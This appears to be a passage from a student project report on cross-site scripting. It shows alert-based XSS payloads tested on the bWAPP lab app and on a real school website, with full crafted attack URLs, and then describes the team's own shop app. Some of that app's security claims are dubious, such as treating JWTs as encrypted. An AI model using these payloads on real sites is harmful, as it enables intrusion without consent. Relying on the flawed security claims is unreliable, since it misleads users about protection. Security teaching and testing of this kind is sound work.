


We get the below output, after the script has been added and executed.





Payload 2:

```
<script>alert(document.domain)</script>%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E
```




Upon execution, we obtain the domain address of the user first in an alert, then get an alert displaying 'XSS'.






Application 2:

Website link: <http://www.itsecgames.com/>




Payload 1:

```
<script>alert(document.domain)</script>
```



Link after xss,

[http://127.0.0.1/bwapp/html_get.php?firstname=nasscom<script>alert\(document.domain\)</script>&lastname=rk&form=submit](http://127.0.0.1/bwapp/html_get.php?firstname=nasscom<script>alert(document.domain)</script>&lastname=rk&form=submit)





Payload 2:

```
<script>alert(document.domain)</script>
>'%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.%20fr
omCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode%20(88,83,83)
)%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2f
SCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,8
3))%20%3C%2fSCRIPT%3E'
```

Link after xss:

[http://127.0.0.1/bwapp/htmli_get.php?firstname=nasscom%3Cscript%3Ealert\(document.domain\)%3C/script%3E%27%27%3balert\(String.fromCharCode\(88,83,83\)\)%2f%2f%27%3balert\(String.%20fromCharCode\(88,83,83\)\)%2f%2f%22%3balert\(String.fromCharCode%20\(88,83,83\)\)%2f%2f%22%3balert\(String.fromCharCode\(88,83,83\)\)%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert\(String.fromCharCode\(88,83,83\)\)%20%3C%2fSCRIPT%3E%27&lastname=rk&form=submit](http://127.0.0.1/bwapp/htmli_get.php?firstname=nasscom%3Cscript%3Ealert(document.domain)%3C/script%3E%27%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.%20fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode%20(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E%27&lastname=rk&form=submit)






Application 3:


Website Link: <http://riverside.edu.in>

Attacked Site:


<http://riverside.edu.in/news-events/yearly-calendar/?time=month&cid=mc-30c031f3e51e7c50e805261ec0b01b82&month=10&yr=2019>




We can view the HTTP requests in the Proxy Intercept Tab.



Upon finding that we have intercepted the input in Burpsuite, we can now send to Repeater. After that, we obtain this screen.




Upon sending the Repeater request, we receive a response containing the HTML Code of the website, which can be then exploited, by adding a Payload.



After payload:

http://riverside.edu.in/news-events/yearly-calendar/?cid=mc-30c031f3e51e7c50e805261ec0b01b82'%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.%20fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode%20(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E'<script>alert(document.write('ip:'))alert(document.domain)</script>&month=9&yr=2020

We get the below output, after the script has been added and executed.



3. Implementation of Security Measures in our Web Application

For this project, we have developed an Online Shopping Portal using the MEAN Stack (MongoDb, Express, Angular, NodeJS) by employing certain security measures to avoid Data Breach and well-maintained Authentication of users.

- In the WEB Application, which is itself a secure system, since, the Angular framework has regular Security patches, and deems any input to be of untrusted nature, hence not converting the input into other forms.
- We have used OTP functionality at essential points, so that the user's identity is verified. The OTP will be sent to the user's registered email. The OTP is a case-sensitive 12 character randomly generated string and is stored only for the duration of the OTP page's session. The reason for choosing a 12 character OTP is that, most of the Websites and Applications in the real world make use of either a 4 digit or a 6 digit Numerical OTP Code, which amounts to 10000 and 1000000 possibilities respectively. And hence, it can be understood that Hackers must be well-trained by now to be able to hack into systems with these combinations. But upon usage of a 12 character OTP consisting of both numerical and alphabetical characters, we obtain approximately $62^{12} = 3.23 \times 10^{21}$ possibilities, hence making it considerably difficult to crack it.
- The user's session is considered valid only If a Web Token is generated in the user's name.

The user will be granted access only upon the nature of their token, that is, the token contains details such as isAdmin which will give information about the user's nature. Also, this token cannot be decoded easily, since it is encoded and encrypted by using a randomly generated 20-character code.


- Another measure taken by us to improve the security is that instead of calling the backend to filter the data, since our dataset is considerably small as compared to a large organization, upon retrieving the data, we have saved the products listing into a variable in the program, and then when a user wants to filter the data, we are filtering the values directly in the variable, hence avoiding the risk of SQL Injection.
- Apart from the above, we have keenly observed the nature of Credit Card Numbers, and found out that different types of cards have specific features like

number of digits in the card(ranging from 13-19), but all of them follow the same formula to be validated. So, in our Payment Portal, we have taken care of this, in order to avoid any fraudulent card numbers. (Pls note: This is only for demonstrative purposes, in real life, mostly a Payment Gateway does all this job).

